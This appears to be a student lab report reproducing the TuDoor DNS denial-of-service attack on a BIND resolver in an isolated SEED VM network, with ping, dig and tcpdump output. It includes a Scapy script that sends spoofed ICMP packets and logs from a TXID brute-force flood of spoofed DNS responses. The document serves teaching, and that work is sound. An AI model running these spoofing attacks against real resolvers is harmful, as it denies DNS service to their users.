64 bytes from 10.9.0.20: icmp_seq=45 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=46 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=47 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=48 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=49 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=50 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=51 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=52 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=53 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=54 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=55 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=56 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=57 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=58 ttl=64 time=1.18 ms
64 bytes from 10.9.0.30: icmp_seq=13 ttl=64 time=1.84 ms
64 bytes from 10.9.0.30: icmp_seq=14 ttl=64 time=1.73 ms
64 bytes from 10.9.0.30: icmp_seq=15 ttl=64 time=1.72 ms
64 bytes from 10.9.0.30: icmp_seq=16 ttl=64 time=1.77 ms
64 bytes from 10.9.0.30: icmp_seq=17 ttl=64 time=1.98 ms

ping 10.8.9.30
rk is unreachable
ping 10.9.0.30
10.9.0.30: 56(84) bytes of data.
10.9.0.30: icmp_seq=1 ttl=64 time=1.18 ms
10.9.0.30: icmp_seq=2 ttl=64 time=1.92 ms
10.9.0.30: icmp_seq=3 ttl=64 time=1.86 ms
10.9.0.30: icmp_seq=4 ttl=64 time=1.87 ms
10.9.0.30: icmp_seq=5 ttl=64 time=1.94 ms
10.9.0.30: icmp_seq=6 ttl=64 time=1.87 ms
10.9.0.30: icmp_seq=7 ttl=64 time=1.68 ms
10.9.0.30: icmp_seq=8 ttl=64 time=1.21 ms
10.9.0.30: icmp_seq=9 ttl=64 time=1.78 ms
10.9.0.30: icmp_seq=10 ttl=64 time=1.87 ms
10.9.0.30: icmp_seq=11 ttl=64 time=0.832 ms
10.9.0.30: icmp_seq=12 ttl=64 time=1.68 ms
10.9.0.30: icmp_seq=13 ttl=64 time=1.84 ms
10.9.0.30: icmp_seq=14 ttl=64 time=1.73 ms
10.9.0.30: icmp_seq=15 ttl=64 time=1.72 ms
10.9.0.30: icmp_seq=16 ttl=64 time=1.77 ms
10.9.0.30: icmp_seq=17 ttl=64 time=1.98 ms
```

## Triggering the DNS Query (Initial Step)

### Command: `dig @10.9.0.20 vitm.com A`

This command triggers the recursive DNS resolver (running on the victim VM at 10.9.0.20) to make an external query for the domain vitm.com.

The SERVFAIL response indicates the resolver could not complete the query—this is expected behaviour when preparing to inject fake responses or when no valid upstream response is available.

```
[05/02/25]seed@VM:~$ dig @10.9.0.20 vitm.com A

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.9.0.20 vitm.com A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: SERVFAIL, id: 50505
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;vitm.com.                IN      A

;; Query time: 29 msec
;; SERVER: 10.9.0.20#53(10.9.0.20)
;; WHEN: Fri May 02 23:40:40 EDT 2025
;; MSG SIZE rcvd: 37

[05/02/25]seed@VM:~$
```

## Discovering the Source Port via Spoofed ICMP Packets

### spoofer\_icmp\_port\_discovery.py Script for Source Port Discovery

- Purpose:** This Python script sends spoofed ICMP Port Unreachable packets with varying destination ports to the victim resolver.
- Goal:** The intent is to trick the resolver into responding or triggering logs (via ICMP) to help the attacker infer which UDP source port is being used for outbound DNS queries.

```
Terminal
GNU nano 2.5.3      File: spoof_icmp_port_discovery.py

from scapy.all import *
import random

victim_ip = "10.9.0.20"      # IP of the Victim (BIND resolver)
spoofed_ip = "1.2.3.4"      # Spoofed Authoritative NS IP
start_port = 30000
end_port = 30100             # Short range for quick test

for port in range(start_port, end_port):
    pkt = IP(src=spoofed_ip, dst=victim_ip) / ICMP(type=3, code=3) / UDP(dport=port, sport=53)
    send(pkt, verbose=0)
    print("Sent spoofed ICMP to port {}".format(port))
```

### Capturing Responses with tcpdump

- Command:** `sudo tcpdump -n -i any port 53 or icmp`  
This captures both DNS (UDP 53) and ICMP traffic, allowing observation of any feedback from the resolver.
- Result:** By inspecting the SERVFAIL response packet, we identified the correct UDP source port used by the resolver (49565 in our simulation), which is critical for the next spoofing step.

```
[05/02/25] seed@VM:~$ sudo tcpdump -n -i any port 53 or icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
23:36:44.128139 IP 10.9.0.30 > 10.9.0.20: ICMP echo request, id 3166, seq 1, length 64
23:36:44.128198 IP 10.9.0.20 > 10.9.0.30: ICMP echo reply, id 3166, seq 1, length 64
23:36:45.133754 IP 10.9.0.30 > 10.9.0.20: ICMP echo request, id 3166, seq 2, length 64
23:36:45.133817 IP 10.9.0.20 > 10.9.0.30: ICMP echo reply, id 3166, seq 2, length 64
23:36:46.134459 IP 10.9.0.30 > 10.9.0.20: ICMP echo request, id 3166, seq 3, length 64
23:36:46.134527 IP 10.9.0.20 > 10.9.0.30: ICMP echo reply, id 3166, seq 3, length 64
23:40:54.791912 IP 10.9.0.30.49565 > 10.9.0.20.53: 50505+ [lau] A? vitm.com. (37)
23:40:54.820318 IP 10.9.0.20.53 > 10.9.0.30.49565: 50505 ServFail 0/0/1 (37)
23:40:59.160338 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.191575 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.227116 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.275191 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.315189 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.350835 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.395370 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.429914 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.461079 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.507047 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.543861 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.596189 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.667403 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.711025 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.743228 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.776216 IP 1.2.3.4 > 10.9.0.20: [icmp]
23:40:59.820484 IP 1.2.3.4 > 10.9.0.20: [icmp]
```

TCPDUMP Used for capturing the logs to identify the source port

Source Port Identified here as 49565



## Brute-Forcing TXID and Delivering Spoofed DNS Responses

### Running spoof\_dns\_response.py Script

- **Purpose:** This script brute-forces DNS transaction IDs (TXIDs) by sending spoofed responses from a fake authoritative nameserver (1.2.3.4) to the victim.
- **Why:** We iterated over possible TXID values (0-65535) to match the one expected by the resolver. If matched, the fake response is accepted, causing denial-of-service.

### Capturing Spoofed Packets in Action

- **Observation:** tcpdump shows a high volume of spoofed DNS response packets sent to the victim (10.9.0.20) on port 49565 with sequential TXIDs and the fake IP (6.6.6.6).

```
Terminal
05/03/25]seed@VM:~$ nano spoof_dns_response.py
05/03/25]seed@VM:~$ sudo python3 spoof_dns_response.py
[*] Starting TXID brute-force for TuDoor DNSDoS...
[*] Sent up to TXID 0
[*] Sent up to TXID 1000
[*] Sent up to TXID 2000
[*] Sent up to TXID 3000
[*] Sent up to TXID 4000
[*] Sent up to TXID 5000
[*] Sent up to TXID 6000
[*] Sent up to TXID 7000
[*] Sent up to TXID 8000
[*] Sent up to TXID 9000
[*] Sent up to TXID 10000
[*] Sent up to TXID 11000
[*] Sent up to TXID 12000
[*] Sent up to TXID 13000
[*] Sent up to TXID 14000
[*] Sent up to TXID 15000
[*] Sent up to TXID 16000
[*] Sent up to TXID 17000
[*] Sent up to TXID 18000
```

```
seed@VM: ~
00:56:38.490786 IP 1.2.3.4.53 > 10.9.0.20.49565: 55540* 1/0/0 A 6.6.6.6 (50)
00:56:38.542596 IP 1.2.3.4.53 > 10.9.0.20.49565: 55541* 1/0/0 A 6.6.6.6 (50)
00:56:38.596913 IP 1.2.3.4.53 > 10.9.0.20.49565: 55542* 1/0/0 A 6.6.6.6 (50)
00:56:38.659768 IP 1.2.3.4.53 > 10.9.0.20.49565: 55543* 1/0/0 A 6.6.6.6 (50)
00:56:38.719350 IP 1.2.3.4.53 > 10.9.0.20.49565: 55544* 1/0/0 A 6.6.6.6 (50)
00:56:38.777163 IP 1.2.3.4.53 > 10.9.0.20.49565: 55545* 1/0/0 A 6.6.6.6 (50)
00:56:38.825294 IP 1.2.3.4.53 > 10.9.0.20.49565: 55546* 1/0/0 A 6.6.6.6 (50)
00:56:38.892418 IP 1.2.3.4.53 > 10.9.0.20.49565: 55547* 1/0/0 A 6.6.6.6 (50)
00:56:38.955223 IP 1.2.3.4.53 > 10.9.0.20.49565: 55548* 1/0/0 A 6.6.6.6 (50)
00:56:39.028174 IP 1.2.3.4.53 > 10.9.0.20.49565: 55549* 1/0/0 A 6.6.6.6 (50)
00:56:39.077301 IP 1.2.3.4.53 > 10.9.0.20.49565: 55550* 1/0/0 A 6.6.6.6 (50)
00:56:39.154766 IP 1.2.3.4.53 > 10.9.0.20.49565: 55551* 1/0/0 A 6.6.6.6 (50)
00:56:39.215342 IP 1.2.3.4.53 > 10.9.0.20.49565: 55552* 1/0/0 A 6.6.6.6 (50)
00:56:39.256781 IP 1.2.3.4.53 > 10.9.0.20.49565: 55553* 1/0/0 A 6.6.6.6 (50)
00:56:39.323603 IP 1.2.3.4.53 > 10.9.0.20.49565: 55554* 1/0/0 A 6.6.6.6 (50)
00:56:39.398959 IP 1.2.3.4.53 > 10.9.0.20.49565: 55555* 1/0/0 A 6.6.6.6 (50)
00:56:39.438805 IP 1.2.3.4.53 > 10.9.0.20.49565: 55556* 1/0/0 A 6.6.6.6 (50)
00:56:39.494908 IP 1.2.3.4.53 > 10.9.0.20.49565: 55557* 1/0/0 A 6.6.6.6 (50)
00:56:39.546994 IP 1.2.3.4.53 > 10.9.0.20.49565: 55558* 1/0/0 A 6.6.6.6 (50)
00:56:39.580841 IP 1.2.3.4.53 > 10.9.0.20.49565: 55559* 1/0/0 A 6.6.6.6 (50)
00:56:39.634029 IP 1.2.3.4.53 > 10.9.0.20.49565: 55560* 1/0/0 A 6.6.6.6 (50)
00:56:39.679169 IP 1.2.3.4.53 > 10.9.0.20.49565: 55561* 1/0/0 A 6.6.6.6 (50)
00:56:39.739057 IP 1.2.3.4.53 > 10.9.0.20.49565: 55562* 1/0/0 A 6.6.6.6 (50)
00:56:39.778796 IP 1.2.3.4.53 > 10.9.0.20.49565: 55563* 1/0/0 A 6.6.6.6 (50)
```

## Validating the DoS Condition

### Repeated dig Queries + Cache Check

- **Purpose:** Multiple `dig @10.9.0.20 vitm.com A` queries are issued after spoofing attempts to test if the resolver still functions or starts failing.
- **Observation:** The consistent SERVFAIL response suggests the resolver has entered a degraded state due to the attack.
- **Command:** `sudo grep vitm.com on named_dump.db`  
Used to verify if a spoofed or invalid entry was inserted in the cache — confirming potential disruption.

### SERVFAIL with Ongoing Spoofed Packets

- **Purpose:** Confirms that spoofed packets are still being sent (seen via `tcpdump`) while the resolver continues to respond with SERVFAIL.
- **Why:** This proves the TuDoor DoS attack successfully blocked resolution by overwhelming the resolver with spoofed packets, preventing it from validating legitimate responses.

```
[05/03/25]seed@VM:~$ dig @10.9.0.20 vitm.com A
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.9.0.20 vitm.com A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: SERVFAIL, id: 11399
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;vitm.com.                IN      A

;; Query time: 72 msec
;; SERVER: 10.9.0.20#53(10.9.0.20)
;; WHEN: Sat May 03 00:47:08 EDT 2025
;; MSG SIZE rcvd: 37

[05/03/25]seed@VM:~$
```



```
seed@VM: ~
[05/03/25]seed@VM:~$ sudo rndc dumpdb -cache
[05/03/25]seed@VM:~$ sudo grep vitm.com /var/cache/bind/named_dump.db
[05/03/25]seed@VM:~$ sudo rndc flush
[05/03/25]seed@VM:~$
```

```
[05/03/25]seed@VM:~$ dig @10.9.0.20 vitm.com A
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.9.0.20 vitm.com A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: SERVFAIL, id: 60914
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1



;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;vitm.com.                IN      A

;; Query time: 54 msec
;; SERVER: 10.9.0.20#53(10.9.0.20)
;; WHEN: Sat May 03 00:36:59 EDT 2025
;; MSG SIZE rcvd: 37

[05/03/25]seed@VM:~$
```



Thank You!



Type	Resolver number and percentage	
Collected	Alive on 03/10/2023	1,837,442 (100.0%)
Software identified	Microsoft DNS	205,984 (11.2%)
	BIND	54,813 (3.0%)
	Unbound	12,765 (0.7%)
	PowerDNS Recursor	12,750 (0.7%)
	Knot Resolver	45 (0.0%)
	CoreDNS	8 (0.0%)
Vulnerable	DNSPOISONING	205,984 (11.2%)
	DNSDoS	216,317 (11.8%)
	DNSCONSUMING	67,623 (3.7%)
	TuDoor	423,652 (23.1%)